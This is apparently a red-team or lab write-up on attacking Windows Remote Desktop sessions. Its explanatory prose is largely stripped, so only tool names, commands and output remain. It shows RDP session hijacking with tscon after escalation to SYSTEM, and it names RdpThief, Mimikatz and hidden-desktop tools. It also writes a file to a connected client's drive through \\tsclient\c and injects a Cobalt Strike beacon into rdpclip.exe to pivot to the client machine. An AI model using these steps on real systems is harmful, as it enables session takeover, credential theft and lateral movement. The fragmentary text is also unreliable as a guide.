

RDP

Windows Remote Desktop Users mstsc.exe RDP xfreerdp rdesktop

RDP RDP <https://github.com/0x09AL/RdpThief> Mimikatz mstsc.exe

RDP

RDP Web02 administrator Passwordweb02 RDP Web02 Web02

Task Manager

FileOptionsView

ProcessesPerformanceUsersDetailsServices

User	Status	6% CPU	76% Memory
> Administrator (17)		0.8%	97.3 MB
> serveradm (25)		0.8%	431.0 MB

User	Status	10% CPU	76% Memory
> Administrator (17)		0%	97.0 MB
> serveradm (25)			431.1 MB

Expand


Connect

Disconnect

Sign off

Send message

Manage user accounts



serveradm AdministratorPowerRunAsSystem (GitHub - SYSTEM

DarkCoderSc/PowerRunAsSystem: Run application as system with interactive system process support (active Windows session))

```
PS C:\Users\Administrator> Invoke-InteractiveSystemPowerShell
PS C:\Users\Administrator>
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

```
PS C:\Windows\system32> whoami
```

```
nt authority\system
```

```
PS C:\Windows\system32> query user
```

USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
serveradm		1	Disc	1	5/8/2023 1:30 PM
administrator	console	2	Active	1	6/7/2023 5:46 PM

```
PS C:\Windows\system32> _
```


```
cmd /k tscon < ID> /dest:console
```

```
PS C:\Windows\system32> cmd /k tscon 1 /dest:console
```

RDP


RDP

2 **TinyNuke** (<https://github.com/rossja/TinyNuke>) **HiddenDesktop** (<https://github.com/WKL-Sec/HiddenDesktop>) BOF RDP




HiddenDesktop Windows Windows

RDP RDP RDP Dc05 Web02 RDP Web02\Administrator



RDP



RDP Client UNC \\tsclient\c Dc05 C

```
PS C:\Windows\system32> ls \\tsclient\c\users

Directory: \\tsclient\c\users

Mode                LastWriteTime         Length Name
----                -
d-----          4/2/2023   3:05 PM             Administrator
d-r---          1/20/2023   3:35 PM             Public
```

RDP white-bird\administrator

```
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\c> echo pwned > pwned.txt
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\c> ls

Directory: \\tsclient\c

Mode                LastWriteTime         Length Name
----                -
d-----          9/15/2018  12:19 AM             PerfLogs
d-r---          1/20/2023   3:35 PM             Program Files
d-----          1/20/2023   3:35 PM             Program Files (x86)
d-r---          1/20/2023   3:35 PM             Users
d-----          6/4/2023   3:10 AM             Windows
-a-----          6/7/2023   7:59 PM             16 pwned.txt
```

UDP BDDon UNC RDP

3760	2960	cmd.exe	x64	0	IIS APPPOOL\DefaultAppPool
3800	1340	taskhostw.exe	x64	1	WHITE-BIRD\serveradm
3832	780	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
3860	1064	rdpclip.exe	x64	2	WEB02\Administrator
3876	1340	sihost.exe	x64	1	WHITE-BIRD\serveradm
3888	780	svchost.exe	x64	1	WHITE-BIRD\serveradm
3948	1340	taskhostw.exe	x64	1	WHITE-BIRD\serveradm
4140	780	SecurityHealthService.exe	x64	0	NT AUTHORITY\SYSTEM
4156	912	RuntimeBroker.exe	x64	1	WHITE-BIRD\serveradm
4184	2960	cmd.exe	x64	0	IIS APPPOOL\DefaultAppPool

```
beacon> inject 3860 x64 smb
[*] Tasked beacon to inject windows/beacon_bind_pipe (\\.\pipe\mojo.5688,8052.18389493978708887798) into 3860 (x64)
[+] host called home, sent: 255578 bytes
[+] established link to child beacon: 172.16.1.52
```

```
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: \\tsclient\c\

Size      Type      Last Modified      Name
----      -
          dir      09/15/2018 00:19:00  $Recycle.Bin
          dir      01/20/2023 19:43:56  Documents and Settings
          dir      09/15/2018 00:19:00  PerfLogs
          dir      01/20/2023 15:35:25  Program Files
          dir      01/20/2023 15:35:26  Program Files (x86)
          dir      04/02/2023 13:14:02  ProgramData
          dir      01/20/2023 19:44:02  Recovery
          dir      01/20/2023 15:48:48  System Volume Information
          dir      01/20/2023 15:35:21  Users
          dir      06/04/2023 03:10:48  Windows
512mb     fil      05/08/2023 13:06:26  pagefile.sys
16b       fil      06/07/2023 19:59:35  pwned.txt
```

RDP	Beacon	Beacon
-----	--------	--------